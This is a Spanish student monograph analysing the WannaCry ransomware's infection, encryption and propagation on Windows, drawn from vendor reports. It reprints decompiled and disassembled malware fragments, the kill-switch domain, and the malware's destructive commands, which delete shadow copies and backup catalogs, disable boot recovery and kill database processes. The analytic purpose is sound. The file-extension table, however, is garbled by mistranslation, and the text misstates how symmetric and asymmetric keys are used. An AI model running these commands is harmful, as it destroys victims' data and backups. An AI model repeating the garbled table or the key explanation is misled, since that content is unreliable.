Descripción del funcionamiento de ataque del Malware ransomware (WannaCry) en sus procesos de infección, encriptación y propagación en el sistema operativo Windows

Description of the attack operation of Malware ransomware (WannaCry) in its infection, encryption and propagation processes in the Windows operating system

Autor 1:
Rodriguez Vallecilla Anderson
Anderson.rodriguez01@usc.edu.co

Autor 2:
Mina Loango Jorge Enrique
Jorge.mina01@usc.edu.co

Tutor:
Dussan Clavijo Ciro
Ciro.dussan00@usc.edu.co

Universidad Santiago de Cali, Facultad de Ingeniería, Programa de tecnología en sistemas de información. (1)
Universidad Santiago de Cali, Facultad de Ingeniería, Programa de tecnología en sistemas de información. (2)

Resumen

La presente monografía, consiste en el funcionamiento de un ataque, unos de los programas malignos informáticos (malware / virus) con más impacto a nivel mundial, debidos a los ataques informáticos en el año 2017 a varias empresas utilizando el sistema operativo windows. El ransomware WannaCry este programa maligno que incorpora código para realizar la explotación de vulnerabilidades de los sistemas operativos windows, el cual el objetivo de un ataque es encriptar información sensible pidiendo rescate por ella. Dado a esto esta investigación monográfica se expone por medio de sesiones la cual se compone de tres, las cueles se habla de la infección donde se muestra parte del código, encriptación y propagación de dicho programa maligno exponiendo su escenario de ataque, con la finalidad de mostrar una vista global sobre la estructura tanto el peligro del código fuente del virus como la visión de los usuarios o víctimas.

Palabras Clave: código, virus, seguridad, encriptación, ransomware, clave, WannaCry, propagación.

Abstract

The present monograph consists of the operation of an attack, one of the malware programs (malware / virus) with more impact worldwide, due to computer attacks in 2017 to several companies using the windows operating system. The ransomware WannaCry this malicious program that incorporates code to perform the exploitation of vulnerabilities of windows operating systems, which the objective of an attack is to encrypt sensitive information asking for rescue for it. Given this, this monographic research is exposed by means of sessions which is composed of three, the which speaks of the infection where part of the code is shown, encryption and propagation of this malicious program exposing its attack scenario, in order to show a global view on the structure both the danger of the source code of the virus and the vision of users or victims.

Keywords: code, malware, security, encryption, password, attack, virus, code, propagation.

"EL Ransomware es un software malicioso que al infectar nuestro equipo le da al ciberdelincuente la capacidad de bloquear un dispositivo desde una ubicación remota y encriptar nuestros archivos quitándonos el control de toda la información y datos almacenados". (SECURITY, 2013)

TABLA DE CONTENIDO

TABLA DE ILUSTRACIÓN

1. CUERPO DE DOCUMENTO

1.1. Introducción.

Hoy en día, las tecnologías y comunicación están en la cúspide por el hecho que todo se interconecta con todo, las noticias se saben en segundos, los archivos se comparten instantáneamente, se comunica con personas al instante. Dado el flujo de datos que esto conlleva en las tecnologías de información, estos se encuentran en peligro constantemente, así como accesos a equipos personales o empresariales con seguridad mínima, archivos dañinos o corruptos a la tal magnitud de robar información valiosa, además de permisos de instalación de software maliciosos afectando el funcionamiento del equipo o datos sensibles de este.

la seguridad informática es una parte fundamental de nuestras vidas tecnológicas, proporciona una infraestructura de medidas de defensas para respaldar la integridad de la información obtenidas por algunas actividades. La información recolectada por cualquier medio sea de poca o alta importancia se convierte en una herramienta esencial para cualquier organización o compañía, el hecho a que en la actualidad se maneja una gran cantidad de datos informáticos, un ejemplo sencillo es el ingreso de IoT (Internet of Things) se genera una gran cantidad de datos con todo lo que se conecta a Internet, la facilidad de obtener la información requerida. sin duda esto es algo que gestiona una particular ventaja en la asignación de tareas internas de una compañía, esta acción, así como brinda facilidad en actividades, por otra parte, pone vulnerable los sistemas que contienen dicha información dado que son datos importantes.

Cada vez es más complicado sostener la información guardada con tranquilidad, el no perderla y conservando la a salvo, pero la realidad es distinta con tantas amenazas existentes en el mundo de la tecnología, tales como son los virus o también llamados malware, según (Kaspersky, 2014) "son 14.400 virus creados por hora", estos programas son creados específicamente para dañar o robar información especificas a sus víctimas, debido a esto pone en riesgo cualquier tipo de información sensible o no pública.

El Ransomware es uno de la gran variedad de programas malignos creados para hacer daño al afectado, este malware tiene la función de realizar la operación de encriptar su información. En el año 2017 hubo un ataque a nivel mundial utilizando este tipo de malware, el cual se ejecutaba bajo el nombre de WannaCry, afectando a DLA Piper, Mondelez (matriz de Cadbury, Nabisco y dueña de Oreo, Chips Ahoy y TUC)" (Sarabia, 2017) entre muchas compañías más.

A causa de este ataque mencionado, se crea esta iniciativa de describir y comprender la estructura y el funcionamiento en la cual el ejecuta su actividad de infección, encriptación y propagación en el sistema operativo Windows, teniendo como base, informes de empresas encargadas y especializadas en el campo de la seguridad informática.

El desarrollo de esta monografía se compondrá de varias secciones, mostrando su código de funcionamiento más relevante del malware WannaCry, seguido del método de encriptación utilizado en esta operación, finalizando con su propagación y un anexo con lo fin de dar una vista a lo que el usuario afectado observa al ser víctima.

1.2. Planteamiento del problema

Los usuarios de las nuevas tecnologías de información están expuestos a riesgo en el campo de la seguridad informática y comunicación, por la cual debería estar alerta frente a fallos, riesgos, virus en el entorno de la información.

Uno de los ejemplos más recientes es el virus divagado por todo el mundo, el cual infectó grandes empresas y hospitales, como el Ransomware en todas sus versiones tales como "Reveton" o "Rapid" la más actual a la fecha de 2018.

Una de sus versiones como WannaCry, "solicitaban US$300 de pago en bitcoin" según (Equipo de respuesta de seguridad Symantec, 2017), el cual es "una red consensuada que permite un nuevo sistema de pago y una moneda completamente digital" (Bitcoin, 2009-2018). La recolecta de este fue poco, teniendo encuentra la magnitud global que este alcanzo, empresas como Renault y Nissan, la compañía de telefonía de España, hospitales y centros de salud a nivel mundial, como también la empresa Hitachi en Japón, aunque en este caso no se exigió rescate (ESPECTADOR, 2017). Este ataque cibernético causo grandes pérdidas a estas empresas, tanto en lo económico, como en lo físico dado el retraso en la producción de sus servicios, le suma a lo solicitado por el rescate.

Según el último reporte actualizado de Avast, empresa de software de antivirus y suite de seguridad (Avast, 2017). El nuevo Ransomware "BadRabbit" logro afectar al ministerio de infraestructura de Ucrania, aeropuerto de Odessa, el metro de Kiev, en este caso solicitan .05 Bitcoin equivalentes a US$276. Uno de los países más atacados es Rusia con 71% interrupciones detectadas, Ucrania 14% y Bulgaria con el 8% mientras que EE. UU, Romania, Polonia, Europa Central y Oriental contienen 1% o menos.

Por otro lado, brinda un informe con cifras importantes de los ataques que ellos han enfrentado en estos últimos años, (Kaspersky Lab, 2017) que:

> El número total de usuarios que lidiaron con ransomware entre abril de 2016 y marzo de 2017 aumentó un 11,4% en comparación con los 12 meses anteriores (abril 2015 a marzo 2016). Es decir, la cantidad de usuarios atacados en todo el mundo por ransomware aumentó de 2'315.931 a 2'581.026;
>
> La proporción de usuarios que sufrieron al menos un ataque de ransomware en relación con el número total de usuarios que sufrieron ataques con programas maliciosos se redujo en casi un 0,8%: del 4,34% en 2015-2016 al 3,88% en 2016-2017.
>
> Entre aquellos usuarios que se cruzaron con ataques de ransomware, la cantidad de usuarios que fueron atacados por programas cifradores aumentó un 13,6%: del 31% en 2015-2016 al 44,6% en 2016-2017;
>
> La cantidad de usuarios atacados con cifradores casi se duplicó: pasó de 718 536 en 2015-2016 a 1 152 299 en 2016-2017.

El fabricante de automotores Renault tuvo que cerrar su planta principal en Francia, mientras que, en el Reino Unido, los hospitales afectados tuvieron que rechazar pacientes. El gigante alemán del transporte, Deutsche Bahn, la española Telefónica, la compañía bengalí occidental de distribución eléctrica, FedEx, Hitachi, y el ministerio del interior de Rusia también fueron afectados. Un mes después de haber contenido el estallido inicial, WannaCry seguía cobrando víctimas, entre ellas Honda, que se vio obligada a cerrar una de sus plantas productoras, y 55 radares de tráfico en Victoria, Australia. (Sinitsyn, 2017)

Este software malicioso contiene la habilidad de aparentar ser un archivo adjunto o video de algún sitio web con una fuente confusa, entre esas, están páginas en el cual se puede realizar descargas de archivos en donde la transmisión de los datos o archivos puede contagiar el Ransomware (Malware) de una manera muy rápida, ocasionando daños en el equipo personal o "cualquier equipo que contenga Windows 7 o Windows server 2008". (Defender, 2018)

Por todo lo anterior, la presente monografía se enfoca en indagar sobre el malware más importante en la última década, como su operación de ataque en comparativa entre sus dos versiones con más impacto en el mundo tecnológico, esto lleva a preguntar ¿Como es la estructura del ataque que utiliza el malware Ransomware frente a las empresas sin importar su sector económico?

1.3. Justificación

La presente monografía se enfocará en dar a conocer, el funcionamiento de un ataque del malware Ransomware (WannaCry) a través de sus procesos, formas y técnicas que utiliza a la hora de infectar un equipo. La magnitud de este trabajo monográfico es mostrar el ataque de este malware, con el objetivo de comprender la estructura y el funcionamiento en la cual se ejecuta su actividad de infección, encriptación y propagación en el sistema operativo Windows, además de esta forma brindar una vista global sobre el peligro del código dañino.

Los últimos ataques hechos a nivel mundial en varias empresas líderes en el mercado han sido afectados debido a que esta amenaza, se incorpora en su sistema de información para encriptar sus archivos sensibles, según el informe de (Porolli, 2017). Se recaudó más de 140.000 dólares en moneda virtual bitcoin en las cuentas asociadas al WannaCry, En 2017, el IC3 por sus siglas en inglés (Internet Crime Complaint Center) recibió 1.783 quejas identificadas como ransomware con pérdidas ajustadas de más de USD 2.3 millones (FBI, 2017).

Por último, la empresa de ciberseguridad llamada McAfee presenta un informe en que los ransomware tuvieron un aumento de 7 millones entre el tercer trimestre del 2015 con 4 millones, al segundo trimestre del 2017 con 11 millones, de igualmente se presentó un crecimiento de más del 50% en nuevos ransomware entre el primer y segundo trimestre del 2017 (McAfee, 2017).

La importancia de esta investigación radica entonces, en el impacto social y empresarial que ha generado esta amenaza, ya que, por esa razón, se informa acerca de estos riegos en el desenlace de la presente investigación, del mismo modo proveer algo de conocimientos que contribuya a identificar las vulnerabilidades que son explotadas en el sistema operativo Windows producidas por este virus.

Esto será posible con Informes referentes a las empresas más importante e influenciadoras en temas de seguridad y antivirus, con el fin de brindar información sobre la problemática de la seguridad informática, haciendo énfasis en el Malware WannaCry.

1.4. Objetivos

1) Objetivo general.

comprender la estructura y el funcionamiento el malware WannaCry en la cual el ejecuta su actividad de infección, encriptación y propagación en el sistema operativo Windows.

2) Objetivo específico.

- Detallar el funcionamiento del malware Ransomware en un ataque para indagar en su estructura (WannaCry).
- Explicar el proceso de encriptación de datos para aclarar la forma con el que se ejecuta el malware (WannaCry).
- Exponer las técnicas de infección y propagación del malware (WannaCry) para entender su actividad frente al despliegue de este.

1.5. Marco Referencial

1.5.1. Marco judicial

- Ley 1273 del 5/01/2009. En el Código Penal, crea el bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. (German Varón Cotrino; Jesús Alfonso Rodríguez Camargo; Emilio Ramón Otero Dajud ; Hernán Andrade Serrano, 2009)

- Ley 1581 del 17/10/2012; Régimen General de Protección de Datos Personales. Disposiciones generales para la protección de datos personales. (Diario Oficial de Colombia - Ley 1581, 2012)

1.5.2. Marco conceptual.

- Vulnerabilidad

De acuerdo con los fundamentos planteada por la empresa de antivirus (Kaspersky.com, 2018) Las vulnerabilidades de software (también llamadas "huecos" o "exploits") es la fuente más frecuente de los ataques de los cibercriminales. Las vulnerabilidades permiten acceder a su equipo en remoto, lo que permitirá gestionar sus datos, los recursos de su red local y otras fuentes de información.

- Malware

La noción que se percibe de malware es que es uno de los problemas informáticos que más afecta a los usuarios. Según (Avast.com) Malware hace referencia a cualquier tipo de software malicioso que trata de infectar un ordenador o un dispositivo móvil. Los hackers utilizan el malware con múltiples finalidades, tales como extraer información personal o contraseñas, robar dinero o evitar que los propietarios accedan a su dispositivo.

- EternalBlue

La noción planteada por (AVG.com) sobre el EternalBlue es una vulnerabilidad de los sistemas de Windows con versiones desactualizadas del servicio de uso compartido de archivos e impresoras de Windows (SMB).

- DoublePulsar

De acuerdo con el artículo virtual de Rubén Velasco DoublePulsar es una puerta trasera que se aprovechaba de una vulnerabilidad en el protocolo (SMB) de Windows y que podía permitir a la NSA conectarse de forma remota a cualquier ordenador para recopilar información sobre él (Velasco, 2017).

- DLL

De acuerdo con la noción planteada por (microsoft.com) Un archivo DLL es una biblioteca que contiene código y datos que pueden utilizarse por varios programas al mismo tiempo. DLL realiza comunes funciones relacionadas con el cuadro de diálogo. Por lo tanto, cada programa puede utilizar la funcionalidad contenida en este archivo DLL para implementar un cuadro de diálogo Abrir. Esto ayuda a promover la reutilización de código y uso eficaz de la memoria (microsoft.com, 2018).

- Ransomware

El ransomware es un tipo de malware o programa infeccioso que al ejecutarse se infiltra en el sistema, y empaqueta los archivos para encriptarlos, luego elimina los archivos originales, haciendo imposible acceder a ellos, a menos que se pague un rescate (Buecker, A. et al., 2011).

El ransomware es un tipo de software malicioso (también denominado «malware») diseñado para secuestrar los archivos del equipo y, a veces, incluso el equipo entero. El malware cifra sus archivos para que no se puedan abrir o bloquea por completo el acceso del usuario al equipo, de modo que no pueda ver ninguno de sus preciados vídeos, fotos, archivos de contabilidad, documentos de trabajo, etc. Posteriormente, los atacantes que han enviado el malware contactan con el usuario para pedir un rescate y prometen descifrar los archivos tras el pago (exigido, a menudo, en bitcoins). (Avast).

2. CAPÍTULO 1: FUNCIONAMIENTO DEL MALWARE

2.1. Vectores de infección o ataque

Por lo que sea comprendido sobre el código dañino, es que este procede a ejecutarse en el sistema del equipo de una forma remota, por medio del exploit ETERNALBLUE asociado con DOUBLEPULSAR para introducir código que es ejecutado dentro de los procesos LSASS.EXE, que es el responsable de la acreditación e identificación de usuario y de las políticas de seguridad del sistema operativo.

ETERNALBLUE se beneficia de la vulnerabilidad del protocolo (Server Message Block /SMB) debido al fallo de seguridad que posee el (MS17-010), es aprovechado como medio de distribución en las redes internas, fijado una conexión con destino a hacia los puertos TCP 445.

Ilustración 2-1: Vulnerabilidad del protocolo SMB

```
.text:00407480                         timeout         = timeval ptr -10Ch
.text:00407480                         writefds        = fd_set ptr -104h
.text:00407480                         arg_0           = dword ptr  4
.text:00407480
.text:00407480 81 EC 20 01 00 00                       sub     esp, 120h
.text:00407486 8B 8C 24 24 01 00 00                    mov     ecx, [esp+120h+arg_0]
.text:0040748D 33 C0                                   xor     eax, eax
.text:0040748F 89 44 24 02                             mov     dword ptr [esp+120h+name.sa_data], eax
.text:00407493 56                                      push    esi
.text:00407494 89 44 24 0A                             mov     dword ptr [esp+124h+name.sa_data+4], eax
.text:00407498 57                                      push    edi
.text:00407499 89 44 24 12                             mov     dword ptr [esp+128h+name.sa_data+8], eax
.text:0040749D BF 01 00 00 00                          mov     edi, 1
.text:004074A2 68 BD 01 00 00                          push    445             ; hostshort
.text:004074A7 66 89 44 24 1A                          mov     word ptr [esp+12Ch+name.sa_data+0Ch], ax
.text:004074AC 89 7C 24 1C                             mov     [esp+12Ch+argp], edi
.text:004074B0 89 4C 24 10                             mov     dword ptr [esp+12Ch+name.sa_data+2], ecx
.text:004074B4 66 C7 44 24 0C 02 00                    mov     [esp+12Ch+name.sa_family], 2
.text:004074BB E8 0E 23 00 00                          call    htons
.text:004074C0 6A 06                                   push    6               ; protocol
.text:004074C2 57                                      push    edi             ; type
.text:004074C3 6A 02                                   push    2               ; af
.text:004074C5 66 89 44 24 16                          mov     word ptr [esp+134h+name.sa_data], ax
.text:004074CA E8 F9 22 00 00                          call    socket
```

Fuente: (Security Panda, 2017)

2.2. I Interacciones con el sistema

Inicialmente lo que hace la amenaza, entre otros, el malware, es pretender conectarse a una URL, según la página 5 del informe (Security Panda, 2017)

"http://www. iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com, si este dominio esta activo, el malware no realiza ninguna acción adicional y acaba". Esto se puede visualizar en el siguiente código:

Ilustración 2-2: Código Interacción

```
hHandle = InternetOpenA(0, 1u, 0, 0, 0);
hResult = InternetOpenUrlA(hHandle, szUrl, 0, 0, 0x84000000, 0);
if ( hResult )
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(hResult);
  result = 0;
}
else
{
  InternetCloseHandle(hHandle);
  InternetCloseHandle(0);
  InstallAndRunMalware();
  result = 0;
}
return result;
}
```

Fuente: (Security Panda, 2017)

"En caso de no poseer conexión (el dominio no existe), continuara ejecutándose, para auto registra como servicio en el equipo".

Ilustración 2-3: Código Interacción, sin dominio

```
int InstallService()
{
  SC_HANDLE schSCManager; // eax@1
  void *v1; // edi@1
  SC_HANDLE hService; // eax@2
  void *v3; // esi@2
  char Dest; // [esp+4h] [ebp-104h]@1

  sprintf(&Dest, Format, FileName);           // %s -m security
  schSCManager = OpenSCManagerA(0, 0, SC_MANAGER_ALL_ACCESS);
  v1 = schSCManager;
  if ( !schSCManager )
    return 0;
  hService = CreateServiceA(schSCManager, ServiceName, DisplayName, 0xF01FFu, 0x10u, 2u, 1u, &Dest, 0, 0, 0, 0, 0);
  v3 = hService;
  if ( hService )
  {
    StartServiceA(hService, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  return 0;
}
```

Fuente: (Security Panda, 2017)

"La descripción del registro creado es el siguiente"

Ilustración 2-4: Descripción de registros

ServiceName	mssecsvc2.0
Description	Microsoft Security Center (2.0) Service
Path	%WINDIR%\mssecsvc.exe
Commandline	%s -m security

Fuente: (Security Panda, 2017)

Después de que ya se encuentre instalado como servicio, "el gusano extraerá de el mismo un recurso binario denominado "R" Este recurso, o payload" cuya función es ejecutar una acción maliciosa en la máquina, además este recurso resulta ser un fichero PE, encargado de generar archivos ejecutables para cualquier versión del sistema Windows de 32bits o 64bits, gestor de elaborar el cifrado de los ficheros "("ransomware" MD5 84c82835a5d21bbcf75a61706d8ab549)".

inmediatamente después de que el recurso es extraído "el gusano copia este 'payload' en 'C:\WINDOWS\tasksche.exe' para, a continuación, ejecutarlo con los siguientes parámetros":

"Por último, se añade la siguiente entrada en el registro para garantizar la ejecución en siguientes reinicios del equipo mediante el siguiente comando":

Ilustración 2-5: Registros de comandos

```
reg.exe reg add
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v
"mzaiifkxcyb819" /t REG_SZ /d "\"C:\WINDOWS\tasksche.exe\"" /f
```

Fuente: (Panda Security, 2017, pág. 11)

2.3. Ejecución del ransomware

Tan pronto como el elemento (tasksche.exe) del ransomware, que es el encargado de listar e involucrar las sesiones de los usuarios conectados al equipo, se ejecute, procede auto-duplicarse, dentro de un archivo de "nombre pseudo-aleatorio, en el directorio "COMMON_APPDATA" del usuario afectado".

Una vez que el archivo se ejecute estará con las bases del nombre que contiene el equipo al cual está afectando, esto se puede observar con la siguiente imagen:

Ilustración 2-6: Ejecución

```
1// Generate Pseudo-Random Folder Name
2int __cdecl sub_401225(int a1)
3{
4  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
5
6  Buffer = word_40F874;
7  nSize = 399;
8  memset(&v9, 0, 0x18Cu);
9  v10 = 0;
10 GetComputerNameW(&Buffer, &nSize);
11 v12 = 0;
12 v1 = 1;
13 if ( wcslen(&Buffer) )
14 {
15   v2 = &Buffer;
16   do
17   {
18     v1 *= *v2;
19     ++v12;
20     ++v2;
21     v3 = wcslen(&Buffer);
22   }
23   while ( v12 < v3 );
24 }
25 srand(v1);
26 v4 = 0;
27 v5 = rand() % 8 + 8;
28 if ( v5 > 0 )
29 {
30   do
31     *(_BYTE *)(v4++ + a1) = rand() % 26 + 97;
32   while ( v4 < v5 );
33 }
34 v6 = v5 + 3;
35 while ( v4 < v6 )
36   *(_BYTE *)(v4++ + a1) = rand() % 10 + 48;
37 result = a1;
38 *(_BYTE *)(v4 + a1) = 0;
39 return result;
40}
```

Fuente: (Security Panda, 2017)

De esta forma el código dañino (ransomware) logra registrarse como servicio en el sistema del equipo:

Ilustración 2-7: Registro de servicios

ServiceName	Nombre pseudo-aleatorio
Description	Nombre pseudo-aleatorio
Path	C:\Programdata\ Nombre pseudo-aleatorio

```
.text:00401D50 lea     eax, [ebp+Dest]
.text:00401D63 push    edi                             ; lpPassword
.text:00401D64 push    edi                             ; lpServiceStartName
.text:00401D65 push    edi                             ; lpDependencies
.text:00401D66 push    edi                             ; lpdwTagId
.text:00401D67 push    edi                             ; lpLoadOrderGroup
.text:00401D68 push    eax                             ; lpBinaryPathName -> cmd.exe /c "C:\ProgramData\fxuenagxm027\tasksche.exe"
.text:00401D69 push    1                               ; dwErrorControl
.text:00401D6B push    2                               ; dwStartType - 2 -> SERVICE_AUTO_STAR
.text:00401D6D push    10h                             ; dwServiceType - 0x010 -> SERVICE_WIN32_OWN_PROCESS
.text:00401D6F push    ebx                             ; dwDesiredAccess
.text:00401D70 push    esi                             ; lpDisplayName -> fxuenagxm027
.text:00401D71 push    esi                             ; lpServiceName -> fxuenagxm027
.text:00401D72 push    [ebp+hSCManager]                ; hSCManager
.text:00401D75 call    ds:CreateServiceA
```

Fuente: (Security Panda, 2017)

Asumiendo que el código dañino se encuentra ya registrado en los servicios del sistema, se incorpora un autorun del usuario con el fin de ejecutarse el siguiente comando:

Ilustración 2-8: Servicio Registrado

```
reg.exe add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "PSEUDO_RANDOM_
CHARS" /t REG_SZ /d '\'C:\ProgramData\ PSEUDO_RANDOM_CHARS\tasksche.exe\" /f
```

Fuente: (Security Panda, 2017)

Luego de ejecutarse el autorun, el ransomware elabora las siguientes acciones:

- "Garantiza el acceso a los ficheros del sistema con el comando de Windows, icacls" lo cual permite establecer permisos en una carpeta:
    - icacls . /grant Everyone:F /T /C /Q
- Borra las copias de seguridad elaboradas por el shadow copies, que es el responsable en realizar las copias de seguridad de los archivos del sistema.

De esta manera se visualizará dos técnicas de borrado:

- vssadmin.exe vssadmin delete shadows /all /quiet
- WMIC.exe wmic shadowcopy delete

- "No autoriza que el sistema arranque en modo de recuperación de fallos:
    - bcdedit.exe bcdedit /set {default} bootstatuspolicy ignoreallfailures
    - bcdedit.exe bcdedit /set {default} recoveryenabled no
- Borras los archivos de copias de seguridad:
    - wbadmin.exe wbadmin delete catalog –quiet
- "Crea un acceso en los registros cuyo contenido apunta a la carpeta donde se encuentra el ransomware":
    - [HKEY_CURRENT_USER\Software\WanaCrypt0r]
- Con el comando "attrib" establece atributos ocultos en la carpeta "$RECYCLE",(no es la carpeta de la papelera, ya que esa se llama "$Recycle.Bin"):
    - attrib +h +s c:\$RECYCLE
- Atraves del "cmd" se ejecuta el comando "echo", que es el encargado de mostrar mensaje por pantalla, esto genera un (Visual Basic Script /VBS) , cuya función es crea fichero de texto .Ink que se dirige a los programa descifrador de ficheros.
    - SET ow = WScript.CreateObject("WScript.Shell")
    - SET om = ow.CreateShortcut("C:\@WanaDecryptor@.exe.lnk")
    - om.TargetPath = "C:\@WanaDecryptor@.exe"
    - om.Save
- Para terminar "WannaCry" procura matar los procesos de la base de datos, con el objetivo de respaldar el acceso

y "cifrado de ficheros de base de datos".

- taskkill.exe /f /im mysqld.exe
- taskkill.exe /f /im sqlwriter.exe
- taskkill.exe /f /im sqlserver.exe
- taskkill.exe /f /im MSExchange*
- taskkill.exe /f /im Microsoft.Exchange.

- El elemento encargado de cifrar el sistema es (Dynamic-Link Library/DLL), este componente que es una librería que contiene recursos utilizados por varios programas, añade la siguiente persistencia en el registro:

Ilustración 2-9: Persistencia de Registros

Fuente: (Security Panda, 2017)

Es importante reparar que si el código dañino "ransomware" puede transcribir en la rama que contiene configuraciones específicas del equipo "HKEY_LOCAL_MACHINE" mas no lo hará en la configuración raíz del usuario que ha iniciado sesión HKEY_CURRENT_USER.

El nombre se escoge aleatorio para obtener el nombre del sistema comprometido y usar su longitud como raíz para generar aleatoriamente la cadena, al saber esto, el cálculo es pseudoaleatorio produciendo el mismo resultado en la misma máquina siempre. (Panda Security, 2017, págs. 12-14)

3. CAPÍTULO 2: ENCRIPTACIÓN.

En este capítulo se hablará sobre el método y mecanismo que esta variante del ransomware WannaCry utiliza para encriptar los archivos, WannaCry infecta silenciosamente a la víctima y se comunica con los servidores de su control de comando, el cual es necesario para descargar las claves de cifrado pertinentes (Zimba, 2017). Este malware utiliza CryptoAPI del sistema operativo Windows, por consiguiente, es "la API (Application Programming Interface) de criptografía contiene funciones que permiten que las aplicaciones cifren o firmen digitalmente los datos de una manera flexible" (Coleridge, 1996), esto para acceder a la función CryptEncrypt () realizada en lenguaje C++ para implementar el proceso de cifrado. "se distribuye como un archivo ejecutable que contiene un archivo ZIP protegido con contraseña en su sección de recursos" (TEAM COUNTER THREAT UNIT RESEARCH, 2017). Cuando se ejecuta, este archivo se desempaqueta usando criptosistema híbrido para efectuar el cifrado de archivos, este método utiliza tanto un cifrado simétrico como un asimétrico.


Un sistema de cifrado hibrido es cuando se utiliza ambos cifrados tanto simétrico como asimétrico. El simétrico usa solo una clave publica para cifrar y descifrar archivos, el método asimétrico utiliza dos claves, la privada la cual utiliza para cifrar y la pública para descifrar. en este caso el método hibrido utiliza ambos, se cifra de forma simétrica y la clave que arrojo es cifrada asimétricamente, teniendo en control de todos los archivos la persona que tiene la otra clave, se explica más adelante con el caso de WannaCry. (TEAM COUNTER THREAT UNIT RESEARCH, 2017)

Antes del cifrado, WannaCry enumera todos los discos disponibles en el sistema. Esta enumeración incluye unidades locales (por ejemplo, discos duros), unidades extraíbles (por ejemplo, unidades USB miniatura) y unidades de red (por ejemplo, un archivo compartido remoto asignado a una letra de unidad). El malware no contiene funcionalidad para buscar en la red local los recursos compartidos de archivos no asignados.

En el caso de WannaCry el cifrado asimétrico usa dos claves de cifrado: públicas y privadas. La clave pública se almacena en el ordenador de la víctima y se utiliza para cifrar archivos. Se necesita la clave privada para descifrar los archivos y se almacena de forma remota. Es más seguro, pero el proceso de cifrado es mucho más lento. La combinación de los dos métodos permite a los atacantes aprovechan las fortalezas de ambos y es una práctica común para todos los desarrolladores. Los atacantes pueden cifrar archivos de la víctima rápidamente utilizando cifrado simétrico y luego utilizar el cifrado asimétrico para cifrar la clave de cifrado simétrico. Como resultado, se necesita el método más seguro, pero más lento asimétrica para cifrar un solo archivo.

WannaCry utiliza un cifrado AES-128 simétrico para el cifrado de archivos reales del equipo y una clave pública asimétrica RSA-2048 para cifrar la clave simétrica, por ejemplo "00000000.eky". La clave RSA privada maestra correspondiente es retenida por el atacante, mientras que la clave pública RSA se implanta en la carga útil Rasomware.

Ilustración 3-1: Ciclo de encriptación



Fuente: (Puodzius, 2016)

Este ransomware también crea el archivo **@ Please_Read_Me @ .txt** en cada carpeta donde los archivos están encriptados, después de completar el proceso de encriptación, el malware elimina las instantáneas de volumen. A continuación, reemplaza la imagen de fondo del escritorio con el siguiente mensaje: **Ooop, your important files are encrypted.** (Defender, 2018)

Los archivos vulnerables que este malware puede encriptar son demasiados, estos dependen de su extensión (la terminación del archivo, después del punto), a continuación, se muestra ejemplo y se relaciona imagen de todas las extensiones que este malware puede encriptar.

"Se añade, WNCRY al nombre de archivo de los archivos cifrados. Por ejemplo:

file.docx se renombra a **file.docx.WNCRY**

file.pdf se renombra a **file.pdf.WNCRY".** (Defender, 2018)

Ilustración 3-2: Extensiones

123	*.jpeg*	*.rb*	*.cmd*	*.odg*	*.tbk*
.602	*.jpg*	*.rtf*	*.cpp*	*.odp*	*.tgz*
.doc	*.js*	*.sch*	*.crt*	*.ods*	*.tif*
.3dm	*.jsp*	*.sh*	*.cs*	*.odt*	*.pelea*
.3ds	*.llave*	*.sldm*	*.csr*	*.onetoc2*	*.TXT*
.3g2	*.laico*	*.sldm*	*.csv*	*.ost*	*.uop*
.3gp	*.lay6*	*.sldx*	*.db*	*.otg*	*.uot*
.7z	*.ldf*	*.slk*	*.dbf*	*.otp*	*.vb*
.accdb	*.m3u*	*.sln*	*.dch*	*.ots*	*.vbs*
.aes	*.m4u*	*.snt*	*.der "*	*.ott*	*.vcd*
.ai	*.max*	*.sql*	*.dif*	*.p12*	*.vdi*
.ARCO	*.mdb*	*.sqlite3*	*.inmersión*	*.PAQ*	*.vmdk*
.asc	*.mdf*	*.sqlitedb*	*.djvu*	*.pas*	*.vmx*
.asf	*.medio*	*.stc*	*.docb*	*.pdf*	*.vob*
.asm	*.mkv*	*.std*	*.docm*	*.pem*	*.vsd*
.áspid	*.mml*	*.sti*	*.docx*	*.pfx*	*.vsdx*
.avi	*.mov*	*.stw*	*.punto*	*.php*	*.wav*
.apoyo	*.mp3*	*.suo*	*.dotm*	*.pl*	*.wb2*
.bak	*.mp4*	*.svg*	*.dotx*	*.png*	*.wk1*
.murciélago	*.mpeg*	*.swf*	*.dwg*	*.maceta*	*.wks*
.bmp	*.mpg*	*.sxc*	*.edb*	*.potm*	*.wma*
.brd	*.msg*	*.sxd*	*.eml*	*.potx*	*.wmv*
.bz2	*.Mi d*	*.sxi*	*.fla*	*.ppam*	*.xlc*
.do	*.mi yo*	*.sxm*	*.flv*	*.pps*	*.xlm*
.cgm	*.nef*	*.sxw*	*.frm*	*.ppsm*	*.xls*
.clase	*.odb*	*.alquitrán*	*.gif*	*.ppsx*	*.xlsb*
.ibd	*.psd*	*.xltx*	*.gpg*	*.ppt*	*.xlsm*
.Yo asi	*.pst*	*.xlw*	*.gz*	*.pptm*	*.xlsx*
.tarro	*.rar*	*.cremallera*	*.h*	*.pptx*	*.xlt*
.Java	*.crudo*	*.hwp*	*.ps1*	*.xltm*	

